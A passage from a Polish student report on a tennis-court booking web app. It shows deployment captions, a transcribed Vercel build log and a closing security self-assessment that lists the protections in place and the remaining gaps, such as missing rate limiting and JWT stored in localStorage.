
Rysunek 11: Potwierdzenie komunikacji frontend-backend przez REST API



Rysunek 12: Wdrożenie frontendu aplikacji na Vercel



Rysunek 13: Baza PostgreSQL na Railway



The screenshot displays the 'Build Logs' section of a Vercel deployment interface. At the top, there are tabs for 'Deployment Settings' and '4 Recommendations'. Below the logs, there is a search bar with the text 'Find in logs' and a 'Ctrl F' button. The logs themselves show a series of timestamps and messages, including 'up to date in 1s', '56 packages are looking for funding', 'run `npm fund` for details', 'Running `npm run build`', and 'vite v8.0.10 building client environment for production'. A table lists the sizes of the built assets: dist/index.html (0.72 kB), dist/assets/index-BaT2w5El.css (24.71 kB), and dist/assets/index-DICvQZ-J.js (317.43 kB). The logs conclude with 'Build Completed in /vercel/output [4s]', 'Deploying outputs.', 'Deployment completed', 'Creating build cache.', 'Created build cache: 10s', 'Uploading build cache [41.85 MB]', and 'Build cache uploaded: 754.000ms'. At the bottom, there is a 'Deployment Summary' tab and a 'Resources' button.


```
> Deployment Settings 4 Recommendations

▼ Build Logs 10s ✓
34 lines
Find in logs Ctrl F

14:27:25.574 up to date in 1s
14:27:25.575
14:27:25.575 56 packages are looking for funding
14:27:25.575 run `npm fund` for details
14:27:25.617 Running "npm run build"
14:27:25.748
14:27:25.749 > client@0.0.0 build
14:27:25.749 > vite build
14:27:25.750
14:27:26.110 vite v8.0.10 building client environment for production.
14:27:27.873 transforming. ✓ 1791 modules transformed.
14:27:27.968 rendering chunks.
14:27:28.122 computing gzip size.
14:27:28.130 dist/index.html 0.72 kB | gzip: 0.46 kB
14:27:28.131 dist/assets/index-BaT2w5El.css 24.71 kB | gzip: 5.24 kB
14:27:28.131 dist/assets/index-DICvQZ-J.js 317.43 kB | gzip: 100.29 kB
14:27:28.131
14:27:28.132 ✓ built in 2.02s
14:27:28.295 Build Completed in /vercel/output [4s]
14:27:28.338 Deploying outputs.
14:27:31.276 Deployment completed
14:27:31.395 Creating build cache.
14:27:40.936 Created build cache: 10s
14:27:40.936 Uploading build cache [41.85 MB]
14:27:41.687 Build cache uploaded: 754.000ms

> Deployment Summary Resources ✓
```

Rysunek 14: Logi wdrożenia frontendu



Rysunek 15: Projekty i usługi na Railway

8. Podsumowanie

Obszar	Ocena	Status
SQL Injection	Parametryzowane zapytania we wszystkich miejscach	Zrealizowane
Hashowanie haseł	bcrypt z kosztem 12	Zrealizowane
Autoryzacja RBAC	Middleware <code>requireRole()</code> na wszystkich chronionych endpointach	Zrealizowane
Walidacja wejść	express-validator na endpointach auth i reservations	Częściowo
Ochrona sekretów	Zmienne środowiskowe, <code>.env</code> w <code>.gitignore</code>	Zrealizowane
Przechowywanie JWT	localStorage – podatne na XSS	Ryzyko
Rate limiting	Brak ograniczeń liczby prób logowania	Brak
Nagłówki HTTP	Brak Helmet / CSP	Brak
Logowanie audytowe	Brak dedykowanego logu zdarzeń bezp.	Brak
Testy automatyczne	Brak pełnego zestawu testów jednostkowych / integracyjnych	Brak

Projekt pokazuje pełny, działający przebieg typowej aplikacji webowej: użytkownik loguje się, wybiera kort, tworzy rezerwację, a backend sprawdza jego tożsamość, rolę i poprawny przedział czasowy. Najmocniejsze strony obecnej wersji to parametryzowane zapytania SQL, hashowanie haseł, kontrola dostępu RBAC oraz jasny podział na frontend, backend i bazę danych.

Jednocześnie obecna wersja nie jest systemem bezpiecznym produkcyjnie. To najważniejszy wniosek z raportu. Projekt posiada kilka poprawnych mechanizmów ochrony, ale ma też realne luki: brak rate-limitingu logowania, przechowywanie JWT w `localStorage`, brak Helmet/CSP, brak logowania audytowego i brak pełnego zestawu testów.

W obecnym stanie aplikacja dobrze spełnia cel projektu dydaktycznego: pozwala pokazać architekturę aplikacji webowej, typowe zagrożenia, zabezpieczenia po stronie backendu, problemy zależności zewnętrznych oraz uczciwą analizę miejsc, które wymagałyby dalszego utwardzenia.